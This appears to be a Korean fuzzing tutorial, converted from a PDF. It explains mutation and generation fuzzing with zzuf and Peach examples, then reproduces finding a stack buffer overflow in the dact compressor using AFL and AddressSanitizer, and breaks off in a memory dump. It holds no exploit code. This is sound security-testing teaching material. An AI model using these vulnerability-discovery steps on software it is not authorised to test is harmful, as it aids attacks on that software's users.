
- 대상 시스템에 유효한 시드를 변형하여 테스트 케이스를 생성하여 사용한다.

장점: 생성 기반에 비해 더 적합한 입력값을 통한 퍼징이 가능하다.

단점: 입력 샘플이 필요하고, 샘플로부터 큰 차이가 없는 데이터가 생성되어 다양한 형식의 테스트가 불가하다.

방법

비트 플립(Bit Flipping): 특정 비트를 일정한 주기 또는 무작위로 바꿔버린다.



[그림 5] 변이 기반 - 비트 플립

랜덤화(Random): 특정 영역의 값들을 임의로 바꿔치기(Replacing)하거나 추가Appending)한다.




[그림 6] 변이 기반 - 랜덤화Appending)

예시: ZZUF를 활용하여 fuzz.txt를 변조해보기

ZZUF는 <https://github.com/samhocevar/zzuf>의 release에서 버전별로 다운받을 수 있다.

[실습환경]	Fuzzer	zzuf-0.15
OS	Ubuntu 16.04.7 LTS	



[그림 7] ZZUF 공식 매뉴얼과 홈페이지


설치는 [그림 8]와 같이 진행한다.

```
 wget https://github.com/samhocevar/zzuf/releases/download/v0.15/zzuf-0.15.tar.gz  
 gzip -d zzuf-0.15.tar.gz  
 tar xvf zzuf-0.15.tar  
 cd zzuf-0.15  
 ./configure  
 make  
 sudo make install
```

[그림 8] ZZUF 설치 과정

실습 파일 swing.txt는 [그림 9]과 같다.

```
ubuntu@ubuntu:~/zzuf-0.15$ cat swing.txt
```




[그림 9] ZZUF 실습 파일 swing.txt

기본 커マン드는 zzuf (-옵션) [원본파일]로, -h 옵션을 통해 사용법을 상세히 확인할 수 있다.

mutation ratio(비율)을 조정하는 옵션 r에 0.9%를 의미하는 0.009를 지정하면 [그림 10]과 같이 변이된다.


```
ubuntu@ubuntu:~/zzuf-0.15$ zzuf -r0.009 cat swing.txt
```



[그림 10] ZZUF 실습1

seed(시드)를 지정하는 옵션 s에 인자를 지정하여 다른 변이 결과를 얻을 수 있다.

```
ubuntu@ubuntu:~/zzuf-0.15$ zzuf -s 1 -r 0.009 cat swing.txt
```



[그림 11] ZZUF 실습2

이처럼 변이 기반은 알려진 테스트 케이스를 변경하여 새로운 테스트 케이스를 만드는 것으로

만약 이미지 뷰어 프로그램을 타겟으로 설정하여 png 파일을 테스트 케이스로 생성하고, 이를 mutation 할 경우 어떻게 해도 jpg 파일을 처리하는 코드에 도달할 가능성은 없다.

즉, 변이 기반의 경우 어떤 알려진 테스트 케이스를 선택하느냐가 중요하다.

② 생성 기반(Generation based)

- 일반적으로 Grammar based Fuzzer라고도 하여, seed input이 어떻게 변이 될지 룰을 정함으로써 어떻게 input이 바뀌길 원하는지 직접 정할 수 있다.
- 입력 model에 기반하여 Fuzzer가 자체적으로 새로운 테스트 데이터를 정의한다.
- 대상 시스템에 입력시킬 데이터를 Fuzzer가 생성한다.

예시: Peach Fuzzer

Mutation과 Generation 방식을 둘 다 사용할 수 있다.

이를 사용하기 위해서는 타겟 프로그램의 입력 데이터를 정확하게 이해하기 위해 데이터구조, 타입 등이 정의된 XML 파일을 일명 "PeachPIT" 형태로 작성하여 참고할 수 있도록 해야 한다. 해당 파일을 통해 모델링을 수행한 뒤 기타 여러 동작을 수행한다.

peachPIT에는 최소 한 개 이상의 data model이 포함되어 있어야 하며, 이를 바탕으로 새로운 다양한 데이터를 새롭게 생성하여 퍼징을 수행한다.

```

<DataModel name="Header">
  <String name="Header" />
  <String value="" />
  <String name="Value" />
  <String value="\r\n" />
</DataModel>

<DataModel name="HttpRequest">
  <!-- The HTTP request line: GET http://foo.com HTTP/1.0 -->
  <Block name="RequestLine">
    <String name="Method"/>
    <String value=" " type="char"/>
    <String name="RequestUri"/>
    <String value="/" />
    <String name="HttpVersion"/>
    <String value="\r\n"/>
  </Block>

  <Block name="HeaderHost" ref="Header">
    <String name="Header" value="Host" isStatic="true"/>
  </Block>

  <Block name="HeaderContentLength" ref="Header">
    <String name="Header" value="Content-Length" isStatic="true"/>
    <String name="Value">
      <Relation type="size" of="Body"/>
    </String>
  </Block>

  <String value="\r\n"/>
  <Blob name="Body" minOccurs="0" maxOccurs="1"/>
</DataModel>

<Data name="HttpGet">
  <Field name="RequestLine.Method" value="GET" />
  <Field name="RequestLine.RequestUri" value="http://localhost" />
  <Field name="RequestLine.HttpVersion" value="HTTP/1.1" />
  <Field name="HeaderHost.Value" value="http://localhost" />
  <Field name="Body" value="Test Fuzzingggg" />
</Data>

<Data name="HttpOptions" ref="HttpGet">
  <Field name="RequestLine.Method" value="OPTIONS" />
  <Field name="RequestLine.RequestUri" value="*" />
  <Field name="HeaderHost.Value" value="" />
</Data>

<StateModel name="State1" initialState="Initial">
  <State name="Initial">
    <Action type="output">
      <DataModel ref="HttpRequest" />
      <Data ref="HttpGet" />
    </Action>
  </State>
</StateModel>

<StateModel name="State2" initialState="Initial">
  <State name="Initial">
    <Action type="output">
      <DataModel ref="HttpRequest" />
      <Data ref="HttpOptions" />
    </Action>
  </State>
</StateModel>

```

[그림 12] HTTP 프로토콜을 위한 PeachPIT 파일의 예시⁵

⁵ Fuzzing: Mutation vs. generation. (2021). <https://resources.infosecinstitute.com/topic/fuzzing-mutation-vs-generation/>.

03.02_Input 형식의 구조를 아는지, 모르는지에 따라

① Dumb

: 퍼징 대상의 입력 구조에 대해 모르는 상태에서 수행한다.

데이터의 형식이나 구조에 대한 명확한 이해가 어려울 때 사용한다.

때로는 너무 단순 반복 느낌이 강해서 '멍청한 퍼징'이라는 이름으로 불리기도 한다.

입력에 대한 정보를 몰라도 되기 때문에 타겟 프로그램에 대한 이해도가 낮아도 된다.

→ 무작위적으로 생성된 입력 데이터를 사용하기 때문이다.

하지만 만약 건드리면 안 되는 header나 checksum를 변조시킬 경우 유효한 입력을 생성하지 못한다.

깊게 들어가면 차이가 있지만 일반적으로 변이 기반(Mutation based) 퍼징이 Dumb에 속한다고 본다.

② Smart(Intelligent)

: 미리 파악한 대상의 입력 구조에 대한 정보를 기반으로 어느 정도 맞춘 범위 내에서 입력 데이터를 생성한다.

파일의 형식이나 프로토콜을 이해하고 그것에 맞추어 적절한 input을 생성한다.

→ 더 나은 테스팅을 수행할 수 있으나 대상에 대한 정보가 필요하고, 그 정보를 퍼징 도구에 입력시켜야 하는 등 수작업이 필요하다. (가능한 모든 경우의 수를 입력하는 것은 거의 불가능하다)

→ 입력 구조를 정해주므로 dumb(mutation based)Fuzzer보다 코드 커버리지를 더 높일 수 있다.

ex) 만약 압축 프로그램을 대상으로 할 경우, 프로그램에 구현되어 있는 format 정보를 파악하고, 해당 file format에 맞게 testcase를 생성한다.

깊게 들어가면 차이가 있지만 일반적으로 생성 기반(Generation based) 퍼징이 Smart에 속한다고 본다.

[비교]

Mutation(Dumb) 방식이 입력 구조에 대한 이해가 필요 없기 때문에 Generation(Smart) 방식보다 쉽다.

그러나 수동으로 조합하고 입력값을 알아보는 과정에서 철두철미하게 하기 위해서는 많은 시간이 소요될 수 있다는 단점이 있지만, 유효한 입력값의 조합을 잘 구성할 경우 Generation 방식이 더 유용하다.

즉, 어떤 방식이 확연히 우월하다거나, 더 진보된 방식이다기보다는 각 방식에 장단점이 있으므로 상황에 따라 적절한 것을 선택해야 한다.

AFL Fuzzer를 활용한 dact 취약점 발견과정 재연

01 | AFL Fuzzer

전체 이름은 American Fuzzy Lop로, 줄여서 AFL로 많이 부른다.


path coverage를 채택하고 smart fuzzer에 속하여, 퍼징을 시작할 때 주어진 “seed input”을 변이(mutation)하여 바이너리 계측(instrumentation) 기법과 유전 알고리즘(genetic algorithms)을 활용하여 새로운 실행 경로(path)를 발견하리라 생각되는 새로운 test case를 만든다.

이 때 AFL에서 사용하는 변이(mutation) 기법에는 대표적으로 아래와 같은 것들이 있다.

Operation	Granularity	Note
Bitflips	bit	Flip single bit
Interesting Values	byte, word, dword	NULL, -1, 0, etc.
Addition byte	byte, word, dword	Add random value
Subtraction	byte, word, dword	Subtract random value
Random Value	byte(s)	Insert random value
Deletion	byte(s)	Delete from parent
Cloning	byte (unbound)	Clone/add from parent
Overwrite	byte (unbound)	Replace with random
Extra Overwrite	byte (unbound)	Extras: strings scraped from binary
Extra Insertion	byte (unbound)	

[표 2] AFL에서 사용되는 mutation 기법⁶

또한, AFL Fuzzer 개발자인 Michal Zalewski가 게재한 JPEG 파일을 받는 타겟 애플리케이션에 AFL Fuzzer를 연결하고 “hello” 한 단어만이 담긴 파일을 seed input으로 입력해 initial crash 이후 seed input을 변형하여 애플리케이션이 기대하는 유효한 JPEG 파일을 생성해내는 포스팅을 통해 AFL이 얼마나 강력한지 엿볼 수 있다.



[그림 13] 개발자 블로그 내 AFL Fuzzer 포스팅

이러한 AFL Fuzzer는 PHP, SQLite, Adobe, iOS, Android, IDA, curl 등 많은 프로그램을 퍼징할 때 유용하게 사용된다.⁷

⁶ Siddharth Karamcheti, Gideon Mann, David Rosenberg. (2018). Adaptive Grey-Box Fuzz-Testing with Thompson Sampling. <https://arxiv.org/>.

⁷ american fuzzy lop. (n.d.). <https://lcamtuf.coredump.cx/afl/>.

AFL은 아래 커マン드를 순서대로 입력하여 빌드할 수 있다.
 현재 AFL은 2017년 11월을 마지막으로 릴리즈된 2.52가 최신 버전이다.

```
● ● ●
1 cd ~
2 wget http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz
3 tar -xvf afl-latest.tgz
4 cd ~/afl-2.52b/
5 make
6 sudo make install
```

[그림 14] AFL 빌드 커マン드

02 | dact

dact는 Dynamic Adaptive Compression Tool의 약자로, 공식 홈페이지⁸에 따르면 각 블록 단위로 가장 효율적인 압축 알고리즘을 찾아 적용하여 파일을 효율적으로 압축하는 압축 프로그램이라고 한다.

현재 0.8.42 버전까지 릴리즈되어있다.



[그림 15] dact 공식 홈페이지 내 다운로드 링크

아래 커マン드를 순서대로 입력하여 빌드할 수 있다.

```
● ● ●
1 cd ~
2 wget https://fossies.org/linux/privat/dact-0.8.42.tar.gz
3 tar -xvf dact-0.8.42.tar.gz
4 cd ~/dact-0.8.42/
5 ./configure
6 make
7 ./dact
```

[그림 16] dact 다운로드 및 빌드

⁸ Open Source :: DACT. (2007). <http://www.rkeene.org/oss/dact/>.

-h 또는 -help 옵션을 입력하면, 사용하기 위해 어떤 것들이 필요한지 알 수 있다.

```
└$ ./dact -h
DACT 0.8.42-rel by Keene Enterprises <dact@rkeene.org>
usage: ./dact [options ...] [file ...]
Options:
  -d      Decompress instead of compressing.
  -s      Give statistics rather than compress or decompress.
  -f      Force unsafe things to happen.
  -c      (De)compress to stdout.
  -v      Increase verbosity.
  -l      List available algorithms.
  -n      Toggle use of CRCs.
  -i      Use stdin to read information from instead of /dev/tty.
  -C      Complain when compression errors occur.
  -H      Write only header (no data).
  -O      Toggle writing original file name.
  -S      Use speed-size as a metric rather than size.
  -h      Give this help.
  -V      Display DACT version (0.8.42-rel).
  -N      Upgrade DACT.
  -a      Upgrade DACT modules.
  -x      Create self-extracting DACT file.
  -b NN   Use a block size of NN bytes for compression.
  -e NN   Exclude algorithm NN from being used.
  -m CONF Load config file CONF.
  -o FILE Send output to FILE.
  -u URL  Specify download location as URL.
  -p URL  Parse URL and print results, then exit.
  -M COMMAND Execute COMMAND as if it had appeared in a config file.
  -D DESC  Specify a description of DESC.
  -I NN   Use ONLY 2 algorithms, NN and 0.
  -U FILE  Use FILE to select download location.
  -E CIPHER Use CIPHER to encrypt data (LIST lists available ciphers.)
  file...  File(s) to (de)compress. (If none given, use standard input).
```

[그림 17] dact 실행 및 도움말

input이 file 밖에 없는 매우 간단한 CLI 프로그램이기 때문에 퍼징을 통해 감을 잡기에 매우 유용하다.

퍼징에 앞서 타겟 프로그램에 대해 파악하기 위해서 간단히 사용해보자.

옵션 없이 파일을 전달하면, 해당 파일을 압축하여 .dct 파일로 산출한다.

[그림 18] dact를 통한 swing.txt 압축

-d 옵션은 decompress로, .dct 파일을 전달하면 해당 파일을 다시 압축해제 해준다.

[그림 19] dact를 통한 dct 파일 압축해제

03 | AFL Fuzzer를 활용한 dact 퍼징

AFL에서 어떤 프로그램을 퍼징하기 위해서는,
AFL에 내장된 컴파일러를 통해서 타겟 프로그램을 빌드해줘야 한다.


기존에 타겟 프로그램이 빌드된 적이 있었다면, make clean을 통해 초기화시켜준다.
또한 편의상 빌드의 결과물인 dact를 home으로 옮겨서 사용한다.

mkdir ~/afl_input으로 home에 generate 된 입력이 저장될 폴더를 생성하고,

```
● ● ●
1 cd ~/dact-0.8.42/
2 make clean
3 CC=~/afl-2.52b/afl-gcc ./configure
4 make
5
6 mv ~/dact-0.8.42/dact ~/
7 mkdir ~/afl_input
```

[그림 20] AFL 내장 컴파일러를 이용한 dact 빌드

seed input으로 사용할 예시로 압축한 swing.txt.dct 파일을 옮겨준다.



[그림 21] seed input으로 사용할 파일 이동

코어 덤프 파일을 생성한다.

```
● ● ●
1 sudo sysctl -w kernel.core_pattern=core
```

[그림 22] 코어 덤프 파일 생성

AFL로 퍼징을 실행한다

```
● ● ●
1 ~/afl-2.52b/afl-fuzz -i [input디렉토리] -o [output디렉토리] -- [타겟프로그램명] -[퍼징옵션]
2 ~/afl-2.52b/afl-fuzz -i ~/afl_input -o ~/afl_output -- ~/dact -dcf
```

[그림 23] AFL 퍼징 실행

퍼징은 사용자가 임의로 중지하지 않는 한, 계속해서 변이된 input을 생성해내고, 프로그램에 입력하기 때문에 어느 정도 crash를 찾았다 싶으면 중단하는 것이 좋다.

```

american fuzzy lop 2.52b (dact)

process timing
  run time : 0 days, 0 hrs, 18 min, 35 sec
  last new path : 0 days, 0 hrs, 0 min, 8 sec
  last uniq crash : 0 days, 0 hrs, 1 min, 29 sec
  last uniq hang : 0 days, 0 hrs, 0 min, 50 sec
cycle progress
  now processing : 145 (73.23%)
  paths timed out : 12 (6.06%)
stage progress
  now trying : interest 32/8
  stage execs : 663/974 (68.07%)
  total execs : 665k
  exec speed : 1676/sec
fuzzing strategy yields
  bit flips : 51/30.5k, 17/30.5k, 3/30.4k
  byte flips : 1/3811, 0/3639, 0/3585
  arithmetics : 33/203k, 4/62.5k, 0/13.5k
  known ints : 0/2837, 3/12.4k, 6/20.1k
  dictionary : 0/0, 0/0, 0/1165
  havoc : 115/231k, 0/0
  trim : 25.44%/1731, 3.65%
overall results
  cycles done : 0
  total paths : 198
  uniq crashes : 36
  uniq hangs : 23
map coverage
  map density : 0.19% / 0.46%
  count coverage : 3.30 bits/tuple
findings in depth
  favored paths : 22 (11.11%)
  new edges on : 40 (20.20%)
  total crashes : 3422 (36 unique)
  total tmouts : 43.3k (46 unique)
path geometry
  levels : 5
  pending : 168
  pend fav : 8
  own finds : 197
  imported : n/a
  stability : 100.00%
[cpu000: 70%]

```

[그림 24] AFL 퍼징 진행 과정

시작 시 지정한 afl_output 파일에 퍼징이 진행되며 아래와 같은 파일들이 생긴 것을 확인할 수 있다.



[그림 25] 퍼징의 산출 파일

각 파일은 seed input에서 mutation으로 변조된 testcase들이고, 타겟 프로그램에 해당 testcase를 입력으로 넣었을 때 어떤 행동을 보였느냐에 따라 crash, hang, queue로 분류된다.

crash 는 id:000000, sig:11, src:000000, op:flip1, pos:20

hang 은 id:000000, src:000000, op:flip1, pos:24

queue 는 id:000000, src:000000, op:flip1, pos:19, +cov

각 파일은 위와 같은 네이밍 형태로 생성된다.

04 | ASAN

이 때, AFL의 결과만으로는 어떤 crash가 어디에서 일어났는지 확인하기 어렵다. 따라서 대부분의 AFL 사용자들은 ASAN이라는 sanitizer를 추가로 사용한다.

이를 위해서는 AFL에서 했던 것과 같이, ASAN에 맞춤형으로 빌드가 필요하다.

먼저 [그림 26]과 [그림 27]과 같이 clang 관련 패키지를 설치한다.

```
● ● ●

1 wget -O - http://apt.llvm.org/llvm-snapshot.gpg.key|sudo apt-key add -
2 sudo apt-get update
3 sudo apt-get install clang-4.0 clang-4.0-doc libclang-common-4.0-dev libclang-4.0-dev libclang1-4.0 libclang1-4.0-dbg libllvm-4.0-ocaml-dev libllvm4.0 libllvm4.0-dbg lldb-4.0 llvm-4.0 llvm-4.0-dev llvm-4.0-doc llvm-4.0-examples llvm-4.0-runtime clang-format-4.0 python-clang-4.0 liblldb-4.0-dev lld-4.0 libfuzzer-4.0-dev
```

[그림 26] clang 관련 패키지 설치1

```
● ● ●

1 cd ~/afl-2.52b/llvm_mode
2 sudo ln -s /usr/bin/llvm-config-4.0 /usr/local/bin/llvm-config
3 sudo ln -s /usr/bin/clang-4.0 /usr/local/bin/clang
4 sudo ln -s /usr/bin/clang++-4.0 /usr/local/bin/clang++
5 make
```

[그림 27] clang 관련 패키지 설치2

sudo vi /etc/apt/sources.list 에 [그림 28]에 적힌 것처럼 마지막 두 라인을 추가한다.

```
ubuntu@ubuntu: ~/dact-0.8.42
deb http://us.archive.ubuntu.com/ubuntu/ xenial-updates multiverse
# deb-src http://us.archive.ubuntu.com/ubuntu/ xenial-updates multiverse


## N.B. software from this repository may not have been tested as
## extensively as that contained in the main release, although it include
## newer versions of some applications which may provide useful features.
## Also, please note that software in backports WILL NOT receive any revi
## or updates from the Ubuntu security team.
deb http://us.archive.ubuntu.com/ubuntu/ xenial-backports main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu/ xenial-backports main rest

## Uncomment the following two lines to add software from Canonical's
## 'partner' repository.
## This software is not part of Ubuntu, but is offered by Canonical and t
## respective vendors as a service to Ubuntu users.
# deb http://archive.canonical.com/ubuntu xenial partner
# deb-src http://archive.canonical.com/ubuntu xenial partner

deb http://security.ubuntu.com/ubuntu xenial-security main restricted
# deb-src http://security.ubuntu.com/ubuntu xenial-security main restrict
deb http://security.ubuntu.com/ubuntu xenial-security universe
# deb-src http://security.ubuntu.com/ubuntu xenial-security universe
deb http://security.ubuntu.com/ubuntu xenial-security multiverse
# deb-src http://security.ubuntu.com/ubuntu xenial-security multiverse
deb [arch=amd64] https://download.docker.com/linux/ubuntu bionic stable
# deb-src [arch=amd64] https://download.docker.com/linux/ubuntu bionic st
deb http://apt.llvm.org/xenial/ llvm-toolchain-xenial-4.0 main
deb-src http://apt.llvm.org/xenial/ llvm-toolchain-xenial-4.0 main
```

[그림 28] sources.list에 추가한 라인

여기까지 하고 cd ..;/ls를 입력하여 afl-2.52b로 이동한 다음 디렉터리 정보를 출력하면 afl-clang-fast를 사용할 수 있게 생성되어 있는 것을 확인할 수 있다.



```
ubuntu@ubuntu:~/afl-2.52b$ ls
afl-analyze      afl-clang-fast++  afl-gotcpu.
afl-analyze.c    afl-cmin         afl-llvm-pa
afl-as           afl-fuzz          afl-llvm-rt
afl-as.c         afl-fuzz.c       afl-llvm-rt
afl-as.h         afl-g++          afl-llvm-rt
afl-clang        afl-gcc          afl-plot
afl-clang++      afl-gcc.c       afl-showmap
afl-clang-fast   afl-gotcpu_     afl-showmap
```

[그림 29] afl-clang-fast 생성

그리고 [그림 30]의 라인을 순차적으로 실행하여 변수를 세팅하면 ASAN을 사용하기 위한 준비는 끝난다.

```
● ● ●
1 export AFL_USE_ASAN=1
2 export PATH=/usr/lib/llvm-4.0/bin:$PATH
```

[그림 30] ASAN를 사용하기 위한 변수 세팅


05 | 분석할 crash 탐색

dact를 afl-clang-fast를 사용하여 새롭게 빌드하면 crash 내 input을 실행할 경우 crash가 발생한 이유를 자세히 확인할 수 있다.

```
● ● ●
1 cd ~/dact-0.8.42
2 make clean
3 CC=~/afl-2.52b/afl-clang-fast CXX=~/afl-2.52b/afl-clang-fast++ CFLAGS="-fsanitize=address -g" CXXFLAGS="-fsanitize=address -g" LDFLAGS="-fsanitize=address -g" ./configure
4 make
5 mv ~/dact-0.8.42/dact ~/dact_asan
6
```

[그림 31] 새롭게 dact 빌드

또한 crash 원인만 간단히 확인하려면 아래 스크립트를 저장하고 실행하면 된다.



```
#!/bin/bash

for file in ~/afl_output/crashes/*
do
    echo Input: $file >> ~/crash.log
    ~/dact_asan -dcf $file 2>> ~/crash.log
done
```

[그림 32] crash 원인 간단히 확인하는 스크립트

```

ubuntu@ubuntu:~ 
Container overflow:      fc
Array cookie:            ac
Intra object redzone:   bb
ASan internal:          fe
Left alloca redzone:    ca
Right alloca redzone:   cb
==37352==ABORTING
Input: /home/ubuntu/afl_output/crashes/id:000009,sig:11,src:000005,op:havoc,rep:4
dact: Decompression resulted in 0-byte block.
dact: Algorithm unavailable.
dact: Decompression resulted in 0-byte block.
dact: Decompression resulted in 0-byte block.
=====
==37354==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x611000000124 at pc 0x0000004bbf95 t
7ffc45f8d2b0 sp 0x7ffc45f8ca60
WRITE of size 233 at 0x611000000124 thread T0
#0 0x4bbf94 in __asan_memcpy (/home/ubuntu/dact_asan+0x4bbf94)
#1 0x514c4c in comp_plain algo /home/ubuntu/dact-0.8.42/comp_plain.c
#2 0x512ed4 in dact_blk_decompress /home/ubuntu/dact-0.8.42/dact_common.c:176:9
#3 0x512ed4 in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:658
#4 0x51b896 in main /home/ubuntu/dact-0.8.42/dact.c:689:8
#5 0x7f90c95aa83f in __libc_start_main /build/glibc-S7Ft5T/glibc-2.23/cs/libc-start.c:291
#6 0x41a1f8 in _start (/home/ubuntu/dact_asan+0x41a1f8)

0x611000000124 is located 0 bytes to the right of 228-byte region [0x611000000040,0x611000000124)
allocated by thread T0 here:
#0 0xd2878 in __interceptor_malloc (/home/ubuntu/dact_asan+0x4d2878)
#1 0x512712 in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:581:17
#2 0x51b896 in main /home/ubuntu/dact-0.8.42/dact.c:689:8

```

[그림 33] 출력된 crash 정보

```

ubuntu@ubuntu:~$ grep ERROR ~/crash.log
==37311==ERROR: LeakSanitizer: detected memory leaks
==37336==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f7fe12fe8
7ffceec1dd30 sp 0x7ffceec1d4e0
==37338==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7fd9a36fe8
7ffe449bf50 sp 0x7ffe449b700
==37340==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62d0000084
7ffd766f6bd0 sp 0x7ffd766f6380
==37342==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x60b0000000
7fff3357cd90 sp 0x7fff3357c540
==37344==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (pc 0
e0 sp 0x7ffe85298380 T0)
==37346==ERROR: AddressSanitizer: SEGV on unknown address 0x0000ae82c087 (pc 0
e0 sp 0x7ffe617b4080 T0)
==37348==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (pc 0
40 sp 0x7ffe4a8a18e0 T0)
==37350==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7fd3b30fe8
7ffea410610 sp 0x7ffea40fdc0
==37352==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62d0000084
7ffc919bf0d0 sp 0x7ffc919be880
==37354==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6110000001
7ffc45f8d2b0 sp 0x7ffc45f8ca60
==37356==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000000
7fffc0229af0 sp 0x7fffc02292a0
==37358==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000000
7ffc75c46610 sp 0x7ffc75c45dc0
==37360==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000000

```

[그림 34] grep을 통해 crash 종류 확인

[그림 33]과 같이 많은 양의 crash 정보가 빠르게 출력되었고, [그림 34]와 같이 grep을 통해 어떤 종류의 crash가 발생했는지 확인할 수 있다.

이 중 가장 기본적인 stack buffer overflow를 대상으로 분석을 계속해보려 한다.

06 | 취약점 상세 확인

crash 정보를 vim로 열어 명령모드에서 /stack-buffer-overflow로 검색하면, 아래와 같이 정보가 찾아진다.

```
=====
==37368==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7fff0f5cdf60 at pc 0x000000513f24 bp 0
x7fff0f5cd650 sp 0x7fff0f5cd648
WRITE of size 8 at 0x7fff0f5cdf60 thread T0
#0 0x513f23 in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:478:40
#1 0x51b896 in main /home/ubuntu/dact-0.8.42/dact.c:689:8
#2 0x7f53835fc83f in __libc_start_main /build/glibc-S7Ft5T/glibc-2.23/csuv/libc-start.c:291
#3 0x41a1f8 in _start (/home/ubuntu/dact_asan+0x41a1f8)

Address 0x7fff0f5cdf60 is located in stack of thread T0 at offset 2304 in frame
#0 0x50ddff in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:249

This frame has 15 object(s):
[32, 36) 'cipher.addr'
[48, 192) 'filestats'
[256, 2304) 'file_extd_urls' <== Memory access at offset 2304 overflows this variable
```

[그림 35] stack buffer overflow 세부 사항 검색

계속 위로 올라가면 어떤 testcase file에서 발생했는지 확인할 수 있다.

대상 취약점의 testcase file은 id:000016,sig:11,src:000005,op:havoc,rep:8로 확인된다.

```
==37366==ABORTING
Input: /home/ubuntu/afl_output/crashes/id:000016,sig:11,src:000005,op:havoc,rep:8
dact: read: No such file or directory
```

[그림 36] 발생한 testcase 위치

[그림 37]과 같이 cp를 통해 해당 파일만 따로 복사하여 다시 dact_asan에 -dcf 옵션과 함께 실행시켜본다.



```
1 cp ~/afl_output/crashes/id:000016* ~/crash_SBF
2 ~/dact_asan -dcf ~/crash_SBF
```

[그림 37] 찾은 testcase 파일에 대한 dact_asan 실행

그 결과, [그림 38]과 같이 확인할 수 있고, 0x513f23 in dact_process_file /home/ubuntu/dact-0.8.42 /dact_common.c:249에서 취약점이 발생했다는 것을 알 수 있다.

```
Address 0x7ffd60ee3700 is located in stack of thread T0 at offset 2304 in frame
#0 0x50ddff in dact_process_file /home/ubuntu/dact-0.8.42/dact_common.c:249

This frame has 15 object(s):
[32, 36) 'cipher.addr'
[48, 192) 'filestats'
[256, 2304) 'file_extd_urls' <== Memory access at offset 2304 overflows this variable
[2432, 2433) 'algo'
[2448, 2449) 'ch'
[2464, 2467) 'version'
[2480, 2481) 'file_opts'
[2496, 2504) 'filesize'
[2528, 2532) 'blk_cnt'
[2544, 2548) 'file_extd_size'
[2560, 2564) 'blksize'
[2576, 2580) 'blksize_uncomp'
[2592, 2596) 'magic'
[2608, 2612) 'x'
[2624, 2632) 'offset'
```

[그림 38] stack buffer overflow 상세 분석

상세 분석 결과를 바탕으로 파악한 정보로 스택 프레임에는 현재 15개의 object가 있으며 이 중 stack overflow가 발생한 object는 256부터 2303까지 할당된 `file_extd_urls`로, 범위 밖인 2304에 접근하려 하는 것을 알 수 있다.

실제 메모리를 보면, 0x10002c1d46df까지 `file_extd_urls`의 영역인데, 이를 넘어 0x10002c1d46e0의 데이터인 `f2`에 접근하려 한다.

```
Shadow bytes around the buggy address:
0x10002c1d4690: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x10002c1d46b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
